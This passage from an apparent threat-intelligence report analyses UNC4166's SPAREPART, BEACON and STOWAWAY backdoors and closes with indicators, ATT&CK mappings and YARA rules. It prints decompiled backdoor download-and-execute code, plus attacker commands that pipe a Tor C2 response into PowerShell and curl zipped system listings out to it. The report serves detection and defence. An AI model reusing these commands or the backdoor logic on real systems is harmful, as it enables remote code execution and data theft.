
After the required sleep timer has been fulfilled, the payload will attempt to download a command using the provided URL. The payload attempts to download tasking using the WinHttp set of APIs and the hard coded user agent “Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0”. The payload attempts to perform a GET request using the previously formatted headers, providing the response is a valid status (200), the data will be read and written to a previously created pipe.



```
hSession = WinHttpOpen(
             L"Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0",
             0,
             0i64,
             0i64,
             0);
if ( hSession )
{
  hConnect = WinHttpConnect(hSession, (LPCWSTR)a1->pathURL, 0x1BBu, 0);
  if ( hConnect )
  {
    WinHttpSetTimeouts(hSession, 60000, 60000, 60000, 60000);// 1 minute timeouts
    hRequest = WinHttpOpenRequest(hConnect, 0i64, &pwszObjectName, 0i64, 0i64, 0i64, 0x800000u);
    if ( hRequest )
    {
      do
      {
        if ( WinHttpSendRequest(hRequest, &a1->formattedHeaderUUID, 0xFFFFFFFF, 0i64, 0, 0, 0i64) )
        {
          v2 = 0;
          if ( WinHttpReceiveResponse(hRequest, 0i64) )
          {
            dwBufferLength = 4;
            WinHttpQueryHeaders(hRequest, 0x20000013u, 0i64, &Buffer, &dwBufferLength, 0i64);
            WinHttpQueryDataAvailable(hRequest, &dwNumberOfBytesAvailable);
            while ( dwNumberOfBytesAvailable && Buffer == 200 )
            {
              WinHttpReadData(hRequest, lpBuffer, 0x200u, &dwNumberOfBytesRead);
              WriteFile((HANDLE)a1->hWritePipe, lpBuffer, dwNumberOfBytesRead, &NumberOfBytesWritten, 0i64);
              v4 += dwNumberOfBytesRead;
              WinHttpQueryDataAvailable(hRequest, &dwNumberOfBytesAvailable);
            }
          }
        }
```

Figure 7: SPAREPART downloading payload

If a valid response is obtained from the C2 server, the payload will create a new process using the second argument (powershell.exe) and pipe the downloaded commands as the standard input. The payload makes no attempt to return the response to the actor, similarly to the PowerShell backdoor.



```
StartupInfo.cb = 104;
StartupInfo.hStdInput = (HANDLE)a1->hReadPipe;
StartupInfo.dwFlags |= 0x100u;
NumberOfBytesWritten = 0;
WriteFile((HANDLE)a1->hWritePipe, "\r\n", 2u, &NumberOfBytesWritten, 0i64);
if ( CreateProcessW(
       0i64,
       (LPWSTR)a1->pathArg2,
       0i64,
       0i64,
       1,
       0x8000000u,
       0i64,
       0i64,
       &StartupInfo,
       &ProcessInformation) )
{
  if ( WaitForSingleObject(ProcessInformation.hProcess, 0xEA60u) == 258 )
    TerminateProcess(ProcessInformation.hProcess, 0);
  CloseHandle(ProcessInformation.hThread);
  CloseHandle(ProcessInformation.hProcess);
}
```

Figure 8: SPAREPART executing a command

Although we witnessed the installation of this backdoor, the threat actor reverted to the PowerShell backdoor for tasking a couple of hours later. Due to the similarities in the payloads and the fact the threat actor reverted to the PowerShell backdoor, we believe that SPAREPART is a redundant backdoor likely to be used if the threat actor loses access to the original schedule tasks.

MicrosoftDeliveryCenter (MD5: f9cd5b145e372553dded92628db038d8)
- SPAREPART backdoor
- Compiled on: 2022/11/28 02:32:33
- PDB path: C:\Users\user\Desktop\ImageAgent\ImageAgent\PreAgent\src\builder\agent.pdb

Deployment of Additional Backdoors

In addition to the deployment of SPAREPART, the threat actor also deployed additional backdoors on some limited devices. In early September, UNC4166 deployed the payload AzureSettingSync.dll and configured its execution via a schedule task named AzureSync on at least one device. The schedule task was configured to execute AzureSync via rundll32.exe.

AzureSettingSync is a BEACON payload configured to communicate with cdnworld.org, which was registered on the June 24, 2022 with an SSL certificate from Let's Encrypt dated the 26th of August 2022.

C:\Windows\System32\AzureSettingSync.dll (MD5: 59a3129b73ba4756582ab67939a2fe3c)
- BEACON backdoor
- Original name: tr2fe.dll
- Compiled on: 1970/01/01 00:00:00
- Dropped by 529388109f4d69ce5314423242947c31 (BEACON)
- Connects to https://cdnworld[.]org/34192–general-feedback/suggestions/35703616-cdn–
- Connects to https://cdnworld[.]org/34702–general/sync/42823419-cdn

Due to remediation on some compromised devices, we believe that the BEACON instances were quarantined on the devices. Following this, we identified the threat actor had deployed a STOWAWAY backdoor on the victim device.

- C:\Windows\System32\splwow86.exe (MD5: 0f06afbb4a2a389e82de6214590b312b)
  - STOWAWAY backdoor
  - Compiled on: 1970/01/01 00:00:00
  - Connects to 193.142.30.166:443
- %LOCALAPPDATA%\\SODUsvc.exe (MD5: a8e7d8ec0f450037441ee43f593ffc7c)
  - STOWAWAY backdoor
  - Compiled on: 1970/01/01 00:00:00
  - Connects to 91.205.230.66:8443

Indicators

Scheduled Tasks

C:\Windows\System32\Tasks\MicrosoftWindowsNotificationCenter (MD5: 16b21091e5c541d3a92fb697e4512c6d)

Schedule task configured to execute Powershell.exe with the command line curl.exe -k https://ufowdauczwpa4enmzj2yyf7m4cbsjcaxxoyeebc2wdgzwnhvwhjf7iid.onion[.]moe -H ('h:'+(wmic csproduct get UUID)) | powershell

Trojanized Scheduled Tasks

- C:\Windows\System32\Tasks\Microsoft\Windows\NetTrace\GatherNetworkInfo (MD5: 1433dd88edfc9e4b25df370c0d8612cf)
- C:\Windows\System32\Tasks\Microsoft\Windows\Customer Experience Improvement Program\Consolidator (MD5: ed7ab9c74aad08b938b320765b5c380d)

BEACON Backdoor

C:\Windows\System32\AzureSettingSync.dll (MD5: 59a3129b73ba4756582ab67939a2fe3c)

Scheduled Tasks for Persistence

- C:\Windows\System32\Tasks\Microsoft\Windows\Maintenance\AzureSync
- C:\Windows\System32\Tasks\Microsoft\Windows\Maintenance\AzureSyncDaily

STOWAWAY Backdoor

- C:\Windows\System32\splwow86.exe (MD5: 0f06afbb4a2a389e82de6214590b312b)
- %LOCALAPPDATA%\SODUsvc.exe (MD5: a8e7d8ec0f450037441ee43f593ffc7c)

Services for Persistence

- Printer driver host for applications
- SODUsvc

On Host Recon Commands

- Get-ChildItem -Recurse -Force -Path ((C:)+'') | Select-Object -Property Psdrive, FullName, Length, Creationtime, lastaccesstime, lastwritetime | Export-Csv -Path sysinfo -encoding UTF8; Compress-Archive -Path sysinfo -DestinationPath sysinfo.zip -Force;
- Get-ComputerInfo | Export-Csv -path sysinfo -encoding UTF8
- invoke-restmethod http://ip-api[.]com/json | Export-Csv -path sysinfo -encoding UTF8
- Get-Volume | Where-Object {.DriveLetter -and .DriveLetter -ne ‘C’ -and .DriveType -eq ‘Fixed’} | ForEach-Object {Get-ChildItem -Recurse -Directory (.DriveLetter+‘:’) | Select-Object -Property Psdrive, FullName, Length, Creationtime, lastaccesstime, lastwritetime | Export-Csv -Path sysinfo -encoding UTF8; Compress-Archive -Path sysinfo -DestinationPath sysinfo -Force; curl.exe -H (’h:’+(wmic csproduct get UUID)) –data-binary ‘@sysinfo.zip’ -k https://ufowdauczwpa4enmzj2yyf7m4cbsjcaxxoyeebc2wdgzwnhvwhjf7iid.onion[.]moe
- chcp 65001; [console]::outputencoding = [system.text.encoding]::UTF8; Start-Process powershell -argument “Get-ComputerInfo | Export-Csv -path sysinfo -encoding UTF8” -wait -nonewwindow; curl.exe -H (‘h:’+(wmic csproduct get UUID)) –data-binary “@sysinfo” -k https://ufowdauczwpa4enmzj2yyf7m4cbsjcaxxoyeebc2wdgzwnhvwhjf7iid.onion[.]moe; rm sysinfo

Trojanized Windows Image Network Indicators

Indicators of Compromise	Signature
56nk4qmwxcdd72yiaro7bxixvgf5awgmmzpodub7phmfsqylezu2tsid[.]onion[.]moe	Malicious Windows Image Tor C2
ufowdauczwpa4enmzj2yyf7m4cbsjcaxxoyeebc2wdgzwnhvwhjf7iid[.]onion[.]moe	Malicious Windows Image Tor C2
ufowdauczwpa4enmzj2yyf7m4cbsjcaxxoyeebc2wdgzwnhvwhjf7iid[.]onion[.]ws	Malicious Windows Image Tor C2

BEACON C2s

- https://cdnworld[.]org/34192–general-feedback/suggestions/35703616-cdn–
- https://cdnworld[.]org/34702–general/sync/42823419-cdn

STOWAWAY C2s

- 193.142.30[.]166:443
- 91.205.230[.]66:8443

Appendix

MITRE ATT&CK Framework

ATT&CK Tactic Category	Techniques	
Initial Access		
	T1195.002:	Compromise Software Supply Chain
Persistence		
	T1136:	Create Account
	T1543.003:	Windows Service
Discovery		

	T1049:	System Network Connections Discovery
Execution		
	T1047:	Windows Management Instrumentation
	T1059:	Command and Scripting Interpreter
	T1059.001:	PowerShell
	T1059.005:	Visual Basic
	T1569.002:	Service Execution
Defense Evasion		
	T1027:	Obfuscated Files or Information
	T1055:	Process Injection
	T1140:	Deobfuscate/Decode Files or Information
	T1218.011:	Rundll32
	T1562.004:	Disable or Modify System Firewall
	T1574.011:	Services Registry Permissions Weakness
Command and Control		
	T1071.004:	DNS
	T1090.003:	Multi-hop Proxy
	T1095:	Non-Application Layer Protocol
	T1573.002:	Asymmetric Cryptography
Resource Development		

	T1587.002:	Code Signing Certificates
	T1588.004:	Digital Certificates
	T1608.003:	Install Digital Certificate

Detection Rules

```
rule M_Backdoor_SPAREPART_SleepGenerator
{
    meta:
        author = "Mandiant"
        date_created = "2022-12-14"
        description = "Detects the algorithm used to determine the next sleep timer"
        version = "1"
        weight = "100"
        hash = "f9cd5b145e372553dded92628db038d8"
        disclaimer = "This rule is meant for hunting and is not tested to run in a
production environment."

    strings:
        $ = {C1 E8 06 89 [5] C1 E8 02 8B}
        $ = {c1 e9 03 33 c1 [3] c1 e9 05 33 c1 83 e0 01}
        $ = {8B 80 FC 00 00 00}
        $ = {D1 E8 [4] c1 E1 0f 0b c1}
    condition:
        all of them
}
```

```
 rule M_Backdoor_SPAREPART_Struct

{

    meta:

        author = "Mandiant"

        date_created = "2022-12-14"

        description = "Detects the PDB and a struct used in SPAREPART"

        hash = "f9cd5b145e372553dded92628db038d8"

        disclaimer = "This rule is meant for hunting and is not tested to run in a
production environment."

    strings:

        $pdb =
"c:\\Users\\user\\Desktop\\ImageAgent\\ImageAgent\\PreAgent\\src\\builder\\agent.pdb"
ascii nocase

        $struct = { 44 89 ac ?? ?? ?? ?? ?? 4? 8b ac ?? ?? ?? ?? ?? 4? 83 c5 28 89 84
?? ?? ?? ?? ?? 89 8c ?? ?? ?? ?? ?? 89 54 ?? ?? 44 89 44 ?? ?? 44 89 4c ?? ?? 44 89
54 ?? ?? 44 89 5c ?? ?? 89 5c ?? ?? 89 7c ?? ?? 89 74 ?? ?? 89 6c ?? ?? 44 89 74 ??
?? 44 89 7c ?? ?? 44 89 64 ?? ?? 8b 84 ?? ?? ?? ?? ?? 44 8b c8 8b 84 ?? ?? ?? ?? ??
44 8b c0 4? 8d 15 ?? ?? ?? ?? 4? 8b cd ff 15 ?? ?? ?? ??  }

    condition:

       (uint16(0) == 0x5A4D) and uint32(uint32(0x3C)) == 0x00004550 and

       $pdb and

       $struct and

       filesize < 20KB

}
```